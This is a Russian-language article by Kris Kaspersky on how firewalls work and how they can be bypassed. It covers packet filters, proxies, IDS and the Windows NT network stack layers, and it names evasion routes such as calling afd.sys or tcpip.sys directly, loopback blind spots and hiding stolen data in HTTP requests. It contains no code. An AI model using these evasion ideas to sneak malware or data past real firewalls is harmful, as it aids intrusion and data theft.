преодоление firewall'ов снаружи и изнутри

крис касперски ака мыщъх, no-email

> **понатыкали тут брандмауэров! житья от них никакого! даже в XP появилось какое-то подобие на firewall, сильно анноящее, но никак не работающее. народ только и спорит насколько эта штука нужная и можно ли ее обойти. можно! и хакерский хвост мыщъх'а сейчас покажет как!**

введение

Прежде чем воевать с брандмауэром (он же firewall) неплохо бы для начала разобраться, что это такое и зачем оно нужно. Первые локальные сети подключались к Интернет кишками наружу, то есть напрямую. Все узлы получали действительные IP-адреса, видимые отовсюду и если в локалке имелся SQL/WEB/FTP сервер или "расшаренные" ресурсы, к ним мог подключаться кто угодно! Пароли на доступ, как водится, отсутствовали или выбирались довольно предсказуемым образом, что делало атаку тривиальной. Вот тогда-то брандмауэры и появились! Брандмауэр стоит между Интернетом и локальной сетью, внутрь которой он никого не пускает. То есть, подключиться к расшаренным ресурсам или корпоративному серверу снаружи уже не получится. Если же сервер должен быть виден извне локальной сети, он располагается в так называемой демилитаризованной зоне или сокращенно DMZ, причем, доступ из DMZ в локальную сеть обычно закрыт. Даже если хакер поразит DMZ-сервер, он все равно не сможет проникнуть в остальные компьютеры. Еще брандмауэр может ограничить выход в Интернет, например, запретить сотрудникам компании заходить на сервера типа www.porno.com или заблокировать некоторые порты, например, 4662 — стандартный порт Осла.




Рисунок 1 типичная схема подключения брандмауэра

Все брандмауэры делятся на два типа: пакетные фильтры и фильтры уровня приложений (они же proxy). Пакетный фильтр это обычный роутер (он же маршрутизатор), маршрутизирующий или не маршрутизирующий TCP/IP пакеты согласно установленной

системе правил. Поэтому, если в локальной сети уже присутствует роутер (а без него никак!), приобретать дополнительный пакетный фильтр не нужно! Всякий маршртузитатор может выполнять функции пакетного фильтра, но далеко не всякий пакетный фильтр может служить маршрутизатором!

Фильтры уровня приложений — это обычные Proxy. На компьютер, "смотрящий" в Интернет, устанавливается Proxy-сервер (например, мой любимый Etlin HTTP-Proxy) и все остальные компьютеры работают уже через него! В отличии от варианта с маршрутизатором, компьютеры, огражденные Proxy-сервером, реальных IP уже не получают и внешний наблюдатель видит лишь один узел — Proxy. С одной стороны, это усиливает защищенность сети. Теперь не надо ломать голову над конфигурацией пакетного фильтра. Просто установил Proxy и все, но… далеко не все приложения поддерживают работу через Proxy. Вот, например, Осел поддерживает, а Shareza — нет. К тому же "запроксированные" компьютеры не могут принимать входящих подключений. Частично эта проблема снимается трансляторами сетевых адресов (Network Address Translation или сокращенно NAT), ретранслирующих поступающие пакеты на заданный порт такой-то машины, однако, тут не все просто. Вот, например, тот же Осел. Через Proxy он работает в ущербленном режиме и многие сервера его вообще не пускают, или пускают, но с низким ID. Если же поставить NAT и ретранслировать пакеты через Proxy, то все будет работать, но… только на одном узе. Одновременный запуск Осла на двух или более машинах окажется невозможен, ведь извне сети все локальные машины имеют один и тот же IP адрес!

Чем отличается брандмауэр типа "фильтр уровня приложений" от обычного Proxy? В общем случае — ничем, правда, если Proxy тупо пересылает запросы, не вдаваясь ни в какие подробности, брандмауэр может выполнять некоторые дополнительные проверки, например, блокировать попытки соединения на определенные IP-адреса. Часто приходится слышать, что фильтры уровня приложений "следят" за соответствием формы запросов определенному протоколу. На самом деле, это не совсем так. Фильтры уровня приложений не "следят" за протоколом, они работают на нем! В частности, чтобы "пробиться" через HTTP-Proxy, необходимо составить соответствующий HTTP-запрос, иначе сервер просто не поймет чего мы от него хотим. Важно понять: брандмауэр анализирует только форму, но не содержимое. Допустим, нам необходимо скрытно передать награбленную информацию. Мы укладываем ее в HTTP-запрос, маскирующийся под URL или графический файл и… брандмауэр пропустит его как ни в чем не бывало!

С некоторых пор, в брандмауэры начали встраиваться антивирусы и системы обнаружения вторжений (Intruders Detection System – или сокращенно IDS). Ну с антивирусами все более или менее понятно. Сигнатуры там и все такое. А IDS – это что? Грубо говоря, это такая штука, которая не просто тупо блокирует трафик, но еще и распознает потенциально опасные действия. Например, если кто-то начинает сканировать порты или ломаться на печально известный 135 порт, содержащий уязвимость, IDS поднимает тревогу: караул! нас атакуют! Собрав как можно больше сведений об атакующем, она мылит администратора или сбрасывает сообщение на пейджер.

Теперь перейдем к домашнему компьютеру или даже небольшой локальной сети. Нужен ли им брандмауэр или нет? А если нужен, то какие порты закрывать? Вопрос, конечно, наболевший, но сформулирован он неправильно. На типичном домашнем компьютере просто не содержится никаких серверных служб, поэтому закрывать ничего не нужно! Исключение составляет 135 порт, принудительно открываемый Windows NT/2000/XP и удерживающий его для своих нужд. Несколько лет назад в нем была обнаружена уязвимость, через которую ринусь черви, хакеры и прочая нечисть. Проблема решается либо установкой брандмауэра, блокирующего 135 порт, либо пакетом обновления, уже давно выпущенном Microsoft (достаточно нажать "Windows Update").

Локальный брандмауэр — очень глючная вещь, зачастую приводящая к синим экранам, блокирующая работу многих честных приложений, увеличивающая нагрузку на процессор и "съедающая" часть пропускной способности канала. Зачем же тогда он нужен?

Вот, например, у нас имеется локальная сеть с расшаренными папками и принтером. Чтобы не назначать на все это хозяйство труднозапоминаемые пароли, можно просто установить брандмауэр и запретить подключаться к ним извне сети. Или вот, например, мы хотим контролировать активность различных приложений, не позволяя кому попало лезть в Интернет. Быть может, программа серийный номер передает, чтобы проверить не был ли он "спионерен" или вирус использует наш компьютер для рассылки спама по всему периметру мясокомбината. Стандартный пакетный фильтр, установленный на марштутизаторе, с этой задачей справится уже не в состоянии, поскольку он оперирует только портами и адресами, но

не имеет никаких представлений том, какое именно приложение выполнило запрос. Вот для этого и нужны локальные брандмауэры! Их главная и практически единственная задача — никого не выпускать в Интернет без предварительного разрешения пользователя. Возможность блокировки входящих соединений также предусмотрена, но, как правило, она не используется, поскольку, на домашнем компьютере не установлено никаких серверов! Троянские программы первого поколения часто открывали один или несколько портов для удаленного управления, но сейчас эта практика отходит в прошлое и чаще всего серверная часть устанавливается у хакера, а вирус сам ломиться к нему по HTTP.

Выполняют ли брандмауэры свою задачу? Как сказать… С одной стороны, часть атак они все-таки отражают (кстати говоря, сканирование портов атакой еще не является), тем не менее, их очень легко обойти — как снаружи, так и изнутри. Покажем как это осуществить на практике, но прежде снимем с брандмауэра крышку и подергаем за разноцветные проводки.

Рисунок 2 брандмауэр в огненных тонах

как работает брандмауэр

Практически все локальные брандмауэры представляют собой тривиальные пакетные фильтры, сидящие на интерфейсе и пропускающие сетевой трафик через себя. Методы фильтрации самые разнообразные. Некоторые материнские имеют интегрированную карту со встроенным брандмауэром, брандмауэр может быть встроен в wi-fi или DSL-модем, но чаще всего он реализуется как прикладной пакет, устанавливаемый на компьютер.

Начиная с Windows 2000, в состав операционной системы входит примитивный брандмауэр, который был значительно усилен в Windows XP (особенно в SP2). Как маркетинговое средство он, может быть, и сгодится, но вот от хакеров практически никак не защищает. А широко разрекламированный Kaspersky Anti-Hacker этот совсем даже не брандмауэр, а вообще непонятно что.

Главным образом, мы будет говорить о "правильных" брандмауэрах, таких как SyGate Personal Firewall, Outpost Firewall, Zone Alarm и других, представляющих собой пакетные фильтры, встраивающиеся в стек сетевых драйверов — в одно или несколько мест на свой выбор.





Рисунок 3 "разрез" сетевой подсистема Windows NT в миниатюре

Упрощенная модель сетевой подсистемы Windows NT приведена на рис 3. На самом верху иерархии (или можно даже сказать вакханалии) находится библиотека ws_32.dll, реализующая функции Winsock (они же "сокеты") к числу которых принадлежат bind, connect и другие. Большинство приложений взаимодействуют с сетью именно через ws_32.dll, вызовы которой очень легко перехватить, достаточно, например, заменить штатную библиотеку на свою собственную или модифицировать таблицу импорта. Однако, это на фиг никому не нужно. Значительная часть трафика проходит мимо ws_32.dll! В частности, обращения к "расшаренным" ресурсам таким пакетным фильтром уже не обнаруживаются! К тому же зловредные приложения могут беспрепятственно вызывать функции нижних уровней, работая в обход Winsock. Тем не менее, перехват ws_32.dll все-таки используется в некоторых примитивных брандмауэрах и баннерорезках, к которым в частности принадлежат ранние версии SyGate Personal Firewall (далее по тексту просто SPF) и AtGuard (он же "гвардеец"). Ну банерорезалки — это понятно. IE, Лис, Опера — все они грузят баннеры через Winsock и такой меры вполне достаточно, но вот брандмауэр…


Windows Sockets 16-bit 1.1 Application
Windows Sockets 32-bit 1.1 Application
Windows Sockets 32-bit 2.0 Application
Windows Sockets 1.1 API
Windows Sockets 2.0 API
Windows Sockets 2.0 SPI
Winsock.dll
Wsock32.dll
Ws2_32.dll
Mswsock.dll
Wshelp.dll
Layered Service Provider
Helper DLLS
Wshtcpip.dll
Wshnetbs.dll
Wshirda.dll
Wshatm.dll
Wshisn.dll
Wshisotp.dll
Sfmwshat.dll
Name Space DLLS
Nwprovau.dll
Rnr20.dll
Winrnr.dll
Msafd.dll
USER MODE




Рисунок 4 сетевой стек крупным планом от вершины до самого дна

Под ws_32.dll находится драйвер afd.sys (ancillary function driver – вспомогательный служебный драйвер), в котором реализованы основные операции над сокетами: создание сокета, установка соединения и т. д. Фактически, ws2_32.dll представляет собой высокоуровневую user-mode обертку, а afd.sys ее kernel-mode часть, образуя что-то вроде айсберга. Если быть совсем точным, то этих оберток целых две — между ws2_32.dll и afd.sys находится библиотека msafd.dll, на которую садятся некоторые брандмауэры, пытающиеся фильтровать трафик. Однако, это не самое удачное решение. Во-первых, как уже говорилось, часть трафика идет мимо сокетов, а, во-вторых, приложению ничего не стоит обратится к драйверу afd.sys напрямую!

Спустившись на одну ступеньку вглубь, мы обнаруживаем драйвер tcpip.sys, сосредоточивший в себе реализацию протоколов TCP/IP. Это так называемый уровень TDI (Transport Data Interface — Интерфейс Передачи Данных), так же называемый "транспортным" уровнем или уровнем сетевых протоколов. Здесь же расположен драйвер NWLNKIPX.SYS, реализующий протокол IPX и другие сетевые драйвера, давно отошедшие в мир иной и представляющий только исторический интерес. Когда компьютер работает в режиме

маршрутизатора или шлюза весь трафик идет через сетевые драйвера (главным образом через tcpip.sys) и на верхних уровнях просто не появляется (впрочем, если сетевая карта поддерживает режим FFP, трафик может не дойти и до tcpip.sys). Зловредные программы прикладного уровня могут вызывать tcpip.sys напрямую (или через высокоуровневую обертку wshtcpip.dll), минуя ws2_32.dll. Для установки TCP/IP фильтра необходимо перехватывать все вызовы к устройствам \Device\RawIp, \Device\Udp и \Device\Tcp. Это достигается либо вызовом IoAttachDevice, либо прямой модификацией указателей таблицы диспетчеризации.

Следующей ступенькой ниже обосновался NDIS-драйвер (Network Driver Interface Specification — Спецификатор Интерфейса Сетевых Драйверов), представляющий из себя mini-port. Грубо говоря, это библиотека функций, позволяющая драйверам сетевых протоколов "гонять" сетевые пакеты, не вникая в детали реализации. Ниже NDIS находится только драйвер сетевой карты, поэтому брандмауэр, работающий на NDIS-уровне, перехватывает практически весь трафик, который только проходит через компьютер. "Практически" потому что, обращения к обратной петле (loop back) через NDIS не проходят и остаются незамеченными. То есть, если мы дадим команду ping 127.0.0.1, пакетный фильтр даже не пикнет. А это значит, что NDIS-брандмауэры хронически не способны обнаруживать подключения к локальным службам. Если на компьютере установлен Proxy-сервер (а он установлен практически на всех домашних сетях), любое приложение может свободно выходить в сеть и гулять по любым адресам, осуществляя информационный обмен во всех направлениях.




Рисунок 5 сетевой стек — это настоящий айсберг

К тому же на NDIS уровне один хрен разберешься что за приложение ломится в сеть, а без этого невозможно принять решение: пропускать его или нет. Грамотный брандмауэр представляет собой целый конгломерат пакетных фильтров разных уровней, сложным образом взаимодействующих между собой. Но это еще не подножье айсберга! Драйвер сетевой карты опирается на драйвер шины, через который проходят все "честные" вызовы. На уровне ядра, хакер может напрямую обращаться к карте через порты ввода/вывода или вклиниваться в PPP-драйвер, реализованный как WAN mini-port, а это пониже, чем NDIS будет, по крайней мере, формально. Практически же, весь Dial-Up (он же RAS — Remote Access Service, или по русски

Сервис Удаленного Доступа) реализован на прикладном уровне и злоумышленник легко может вклиниться в него!




Рисунок 6 RAS – Сервис Удаленного Доступа, используемый на Dial-Up'е

Существует по меньшей мере три документированных способа для перехвата трафика на NDIS уровне. Это, во-первых, NDIS Intermediate Driver (Промежуточный Драйвер NDIS), который садится между NDIS-драйвером и драйвером сетевой карты. Методика так себе. Писать целый драйвер ради одного перехвата — решение из разряда тяжеловесных, к тому же для работы с Dial-Up'ом приходится очень круто извращается, поэтому особой популярности промежуточный драйвер не сыскал (разработки брандмауэров, как ни странно, тоже люди и ничто человеческое им не чуждо). На всякий случай, если возникнет желание познакомится с ним поближе, всегда можно открыть раздел " Intermediate NDIS Drivers and TDI Drivers" из DDK.

Вторым идет "Filter-Hook Driver" (Драйвер Фильтра-Ловушки), представляющим из себя обычный kernel-mode драйвер, фильтрующий сетевые пакеты на уровне IP и работающий из-под палки. Microsoft категорически не рекомендует использовать его для брандмауэров и вот почему: всего лишь одна ловушка может быть установлена в системе, причем устанавливается она довольно "высоко" и к тому же зловредное приложение может легко отключить фильтрацию. Вот, что по этому поводу пишет DDK: "A firewall-hook driver did not meet firewall requirements because it ran too high in the network stack…. To provide firewall functionality on Windows XP and later, you should create an NDIS intermediate miniport driver to manage packets sent and received across a firewall". (*Firewall-hook драйвер не удовлетворяет требованиям,*

